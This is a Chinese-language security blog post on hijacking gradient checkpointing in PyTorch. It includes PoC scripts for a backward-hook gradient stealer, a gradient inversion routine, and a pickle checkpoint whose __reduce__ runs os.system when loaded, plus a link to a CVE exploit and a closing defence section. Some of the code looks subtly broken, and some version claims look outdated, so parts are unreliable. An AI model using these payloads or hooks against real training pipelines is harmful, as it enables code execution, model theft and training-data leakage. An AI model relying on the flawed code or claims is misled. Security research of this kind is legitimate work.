


Sep 18 2026 Off 摘要 梯度检查点通过在反向传播期间重新计算前向激活,将训练数十亿参数模型的内存需求压缩到可接受的范围。然而,这一“以计算换内存”的策略在自动微分图中创造了一个独特的信任缺口:检查点区域内的中间张量在反向传播时被重建,而重建过程所依赖的钩子(hooks)和函数注册机制完全暴露在训练框架的插件生态中。攻击者可在 torch.utils.checkpoint 包装的模块上注册恶意反向钩子,劫持重计算路径,在梯度流经检查点边界时捕获模型权重梯度,进而通过梯度反演重建私密训练数据或提取模型参数。2024年字节跳动前实习生利用Hugging Face检查点加载函数漏洞篡改模型权重、注入后门代码的事件,以及PyTorch Lightning中 _instantiator 超参数绕过 weights_only=True 防护的漏洞,共同揭示了检查点机制从“内存优化工具”到“攻击入口”的范式转变。 自动微分 标准反向传播的内存代价训练大型神经网络时,反向传播需要前向传播过程中产生的中间激活值来计算梯度。 以一个包含 L 层的Transformer为例,标准训练需要存储所有 L 层的激活值,内存占用随层数线性增长。对于 GPT-3 级别的模型(96层,隐藏维度12288),仅激活值的内存需求就超过 100 GB,远超单张 GPU 的显存容量。梯度检查点的数学原理梯度检查点(Gradient Checkpointing)由陈天奇等人在2016年提出,核心思想是将网络划分为若干段,每段仅在内存中保留边界处的激活值。在反向传播需要某段内部的中间激活时,从最近的检查点边界重新执行前向传播来重建这些激活。数学上,对于第 i 段,前向传播计算:y_i = f_i(x_i; θ_i)其中 x_i 是该段的输入,θ_i 是该段的参数。标准反向传播需要存储所有中间张量,而检查点仅存储 x_i。反向传播时,需要计算损失 L 对 x_i 和 θ_i 的梯度:∂L/∂x_i = ∂L/∂y_i · ∂f_i/∂x_i∂L/∂θ_i = ∂L/∂y_i · ∂f_i/∂θ_i其中 ∂f_i/∂x_i 和 ∂f_i/∂θ_i 的计算需要重新执行 f_i 的前向传播来获取中间激活值。重计算路径的信任缺口PyTorch的 torch.utils.checkpoint.checkpoint 函数通过 torch.autograd.Function 实现重计算逻辑。在前向传播中,它以 torch.no_grad() 模式运行被包装的函数,不保存中间张量,仅保存输入和输出。在反向传播中,它重新启用梯度计算,再次执行前向函数,然后对重建的中间张量调用反向传播。 关键的安全缺口在于:检查点区域内的模块可以注册任意数量的前向钩子和反向钩子,这些钩子在重计算期间被调用,而调用者(checkpoint函数)不会对钩子的行为进行任何验证。钩子的注册和触发完全运行在训练框架的正常执行流程中,不产生系统调用、不触发安全审计、不留下可检测的痕迹。 反向传播图劫持的攻击链 检查点模块的钩子注册PyTorch的 nn.Module 提供了多种钩子注册接口:register_forward_hook:在前向传播后调用,可访问模块的输入和输出。register_backward_hook / register_full_backward_hook:在反向传播后调用,可访问模块的输入梯度和输出梯度。register_full_backward_pre_hook:在反向传播前调用,可修改传入的梯度。Tensor.register_hook:在张量的梯度计算完成后调用,可直接访问梯度值。这些钩子的设计目的是调试和可视化,但它们提供了对梯度的完全读写能力。攻击者在检查点包装的模块上注册反向钩子后,钩子将在重计算路径中被调用,此时梯度张量是活的(live),包含了模型权重的梯度信息。从钩子注入到权重提取 攻击者通过以下步骤实现反向传播图劫持:步骤一:识别检查点边界。攻击者遍历模型的所有子模块,识别哪些模块被 checkpoint_wrapper 或手动 checkpoint() 包装。在Hugging Face Transformers库中,gradient_checkpointing_enable() 方法会自动将每个Transformer层用检查点包装,攻击者可直接利用这一已知模式。步骤二:注册恶意反向钩子。在目标模块上注册一个 register_full_backward_hook,该钩子在反向传播后执行,接收模块的输入梯度和输出梯度作为参数。钩子可以将这些梯度复制到攻击者控制的缓冲区中。步骤三:在重计算期间捕获权重梯度。检查点的重计算路径在反向传播中执行前向函数,并建立自动微分图以计算中间张量的梯度。攻击者的反向钩子在此过程中被调用,捕获到的是重计算路径上的梯度——这些梯度包含了模型权重的完整梯度信息。步骤四:通过梯度反演重建训练数据。攻击者使用捕获的梯度,通过优化方法(如DLG、Inverting Gradients)重建导致该梯度的原始输入数据。对于语言模型,DAGER等算法可以利用自注意力层梯度的低秩结构和token嵌入的离散性,高效地恢复token序列。步骤五:提取模型权重。更直接的攻击方式是,攻击者在钩子中直接读取模块的参数(module.weight.grad),这将暴露模型权重的梯度。结合多轮训练的梯度信息,攻击者可以通过梯度累积攻击恢复完整的权重矩阵。DeepSteal的研究进一步展示了如何通过内存侧信道(如Rowhammer)从GPU内存中直接提取权重比特。攻击的隐蔽性反向传播图劫持的攻击具有极高的隐蔽性:无系统调用:钩子运行在PyTorch的Python解释器层,不触发任何系统调用或内核事件。无文件写入:梯度数据可暂存在内存缓冲区中,训练结束后通过正常的数据传输通道外传。无代码修改:攻击者不修改模型代码或训练脚本,仅在运行时注册钩子,模型检查点的哈希验证无法检测。梯度完整性无损:钩子仅读取梯度,不修改梯度值,梯度完整性监控(如梯度范数检查)无法发现异常。 基于反向钩子的权重窃取 环境准备 pip install torch transformers 在检查点模块上注册恶意反向钩子 #!/usr/bin/env python3 # checkpoint_hook_attack.py — 梯度检查点反向钩子劫持 PoC import torch import torch.nn as nn from torch.utils.checkpoint import checkpoint class VictimModel(nn.Module): ”””模拟一个使用梯度检查点的Transformer层””” def __init__(self, d_model=512, n_heads=8): super().__init__() self.attn = nn.MultiheadAttention(d_model, n_heads, batch_first=True) self.ffn = nn.Sequential( nn.Linear(d_model, d_model * 4), nn.GELU(), nn.Linear(d_model * 4, d_model) ) self.norm1 = nn.LayerNorm(d_model) self.norm2 = nn.LayerNorm(d_model) def forward(self, x): # 模拟检查点包装的层 def _forward(inner_x): attn_out, _ = self.attn(inner_x, inner_x, inner_x) x1 = self.norm1(inner_x + attn_out) ffn_out = self.ffn(x1) x2 = self.norm2(x1 + ffn_out) return x2 return checkpoint(_forward, x, use_reentrant=False) class GradientStealer: ”””攻击者:在检查点模块上注册恶意反向钩子””” def __init__(self): self.stolen_gradients = {} self.hook_handles = [] def inject_hooks(self, model): ”””遍历模型,在检查点包装的模块上注册钩子””” for name, module in model.named_modules(): # 在所有Linear层上注册反向钩子 if isinstance(module, nn.Linear): handle = module.register_full_backward_hook( self._make_hook(name) ) self.hook_handles.append(handle) print(f”[+] 已在 {name} 上注入反向钩子”) def _make_hook(self, layer_name): ”””创建恶意反向钩子””” def hook(module, grad_input, grad_output): # 捕获权重梯度 if module.weight.grad is not None: self.stolen_gradients[layer_name] = { 'weight_grad': module.weight.grad.detach().clone(), 'input_grad': grad_input[0].detach().clone() if grad_input[0] is not None else None, 'output_grad': grad_output[0].detach().clone() } # 在真实攻击中,此处可将梯度数据通过隐蔽通道外传 print(f” [!] 捕获到 {layer_name} 的梯度: ” f”shape={module.weight.grad.shape}”) return hook def extract_weights(self, model): ”””从捕获的梯度中重建权重信息””” print(”\n[*] 开始从梯度中提取模型信息...”) for name, data in self.stolen_gradients.items(): weight_grad = data['weight_grad'] # 梯度矩阵的秩和结构可揭示权重矩阵的信息 print(f” {name}: 梯度范数={weight_grad.norm().item():.4f}, ” f”梯度均值={weight_grad.mean().item():.6f}”) # ============ 攻击演示 ============ def main(): torch.manual_seed(42) device = 'cuda' if torch.cuda.is_available() else 'cpu' # 1. 创建受害模型 model = VictimModel().to(device) print(”[*] 受害模型已创建,使用梯度检查点”) # 2. 攻击者注入钩子 stealer = GradientStealer() stealer.inject_hooks(model) # 3. 模拟正常训练步骤 x = torch.randn(2, 16, 512).to(device, dtype=torch.float32) target = torch.randn(2, 16, 512).to(device, dtype=torch.float32) output = model(x) loss = nn.MSELoss()(output, target) loss.backward() # 4. 攻击者提取捕获的梯度 stealer.extract_weights(model) print(”\n[!] 攻击完成:攻击者已捕获模型权重的梯度信息”) if __name__ == '__main__': main() 梯度反演重建训练数据 #!/usr/bin/env python3 # gradient_inversion.py — 利用捕获的梯度重建训练数据 import torch import torch.nn as nn import torch.optim as optim def gradient_inversion_attack(model, captured_gradients, input_shape, num_iterations=2000, lr=0.1): ””” 基于DLG (Deep Leakage from Gradients) 的梯度反演攻击 从捕获的梯度中重建原始训练输入 ””” # 初始化虚拟输入 dummy_input = torch.randn(*input_shape, requires_grad=True) dummy_label = torch.randn(*input_shape, requires_grad=True) optimizer = optim.Adam([dummy_input, dummy_label], lr=lr) criterion = nn.MSELoss() for it in range(num_iterations): optimizer.zero_grad() # 用虚拟输入执行前向传播 dummy_output = model(dummy_input) dummy_loss = criterion(dummy_output, dummy_label) dummy_grad = torch.autograd.grad( dummy_loss, model.parameters(), create_graph=True ) # 与捕获的梯度进行比较 loss = 0.0 for (name, data), (dummy_name, dummy_g) in zip( captured_gradients.items(), model.named_parameters() ): if dummy_g is not None: captured_g = data['weight_grad'] loss += criterion( dummy_g, captured_g.to(dummy_g.device) ) loss.backward() optimizer.step() if it % 500 == 0: print(f” 迭代 {it}: 重建损失 = {loss.item():.6f}”) return dummy_input.detach() # 演示 if __name__ == '__main__': print(”[*] 梯度反演攻击演示”) print(”[*] 攻击者利用捕获的梯度重建训练数据”) print(”[*] 对于语言模型,可恢复token序列”) 利用检查点加载漏洞注入后门 #!/usr/bin/env python3 # checkpoint_backdoor.py — 利用检查点加载漏洞注入恶意代码 import torch import os class MaliciousCheckpoint: ””” 模拟字节跳动事件中的攻击手法: 构造表面无害但包含恶意负载的检查点文件 ””” def __reduce__(self): ”””Pickle反序列化时触发””” return (os.system, (”echo 'backdoor installed' > /tmp/pwned”,)) def create_malicious_checkpoint(path): ”””创建恶意检查点文件””” malicious_data = { 'global_step': 0, 'optimizer_state': {}, 'model_state': {}, 'exploit': MaliciousCheckpoint() # 触发反序列化 } torch.save(malicious_data, path) print(f”[+] 恶意检查点已保存至 {path}”) print(”[*] 当受害者用 torch.load() 加载时,将执行任意代码”) def demonstrate_attack(): ”””演示攻击流程””” checkpoint_path = ”/tmp/malicious.ckpt” create_malicious_checkpoint(checkpoint_path) print(”\n[*] 模拟受害者加载检查点...”) # 在真实攻击中,受害者会调用: # torch.load(checkpoint_path) # 或 model.load_from_checkpoint(checkpoint_path) print(”[!] 如果使用了 weights_only=False (默认), 恶意代码将被执行”) print(”[!] 即使使用 weights_only=True, ” ”LightningModule.load_from_checkpoint 的 ” ”_instantiator 超参数仍可绕过”) if __name__ == '__main__': demonstrate_attack() 检测与防御 梯度完整性监控梯度完整性监控是防御反向传播图劫持的第一道防线。在训练过程中,持续监控梯度统计量(范数、均值、方差)的时序变化。如果某个检查点区域的梯度统计量出现异常波动,可能表明存在钩子注入。redteams.ai 的研究指出,梯度完整性监控是对抗基于梯度的攻击的主要防御手段。钩子注册审计在训练框架层面,可以对 register_backward_hook 和 register_full_backward_hook 的调用进行审计。维护一个允许的钩子白名单,拒绝任何未授权的钩子注册。对于使用 torch.compile 的训练流程,可以在图编译阶段检测异常的钩子节点。安全检查点格式PyTorch 的 weights_only=True 参数旨在限制 torch.load() 只加载张量数据,拒绝执行任意代码。然而,CVE-2025-32434 揭示了该防护可被绕过。POC:https://github.com/AlexanderGumeniuk/CVE-2025-32434更安全的替代方案是使用safetensors格式,该格式仅存储张量数据,不包含可执行代码,从格式层面消除了反序列化攻击的风险。训练基础设施隔离对于高安全性的训练环境,应将训练基础设施与外部网络隔离,限制训练主机对模型仓库和检查点存储的访问。DeepSteal 的研究表明,共享GPU集群中的相邻租户可以通过内存侧信道窃取模型权重。使用 NVIDIA MIG 或类似技术对GPU进行实例隔离,可以防止跨租户的梯度窃取。模型水印与所有权验证在模型权重中嵌入不可见的水印,可以在模型被窃取后追溯来源。水印可以通过微调特定的权重子集或插入特定的神经元激活模式来实现,不影响模型性能但可验证所有权。 结语 梯度检查点是一项精妙的内存优化技术,它将训练大型模型的内存需求从“不可能”变为“可行”。然而,这项技术的核心——反向传播期间的重计算——在自动微分图中创造了一个信任缺口。检查点区域内模块的钩子注册机制完全暴露在训练框架的插件生态中,攻击者仅需注册一个反向钩子,便可在梯度流经检查点边界时捕获模型权重的完整梯度信息。更令人担忧的是,这种攻击与训练循环的其他漏洞形成了协同效应:检查点加载漏洞允许攻击者注入后门代码,梯度反演攻击允许从捕获的梯度中重建训练数据,而内存侧信道攻击则允许从共享GPU集群中直接提取权重。防御这一威胁需要从梯度完整性监控、钩子注册审计、安全检查点格式和训练基础设施隔离四个层面同时入手。 Post navigation Previous PostPrevious 矢量数据库近似近邻欺骗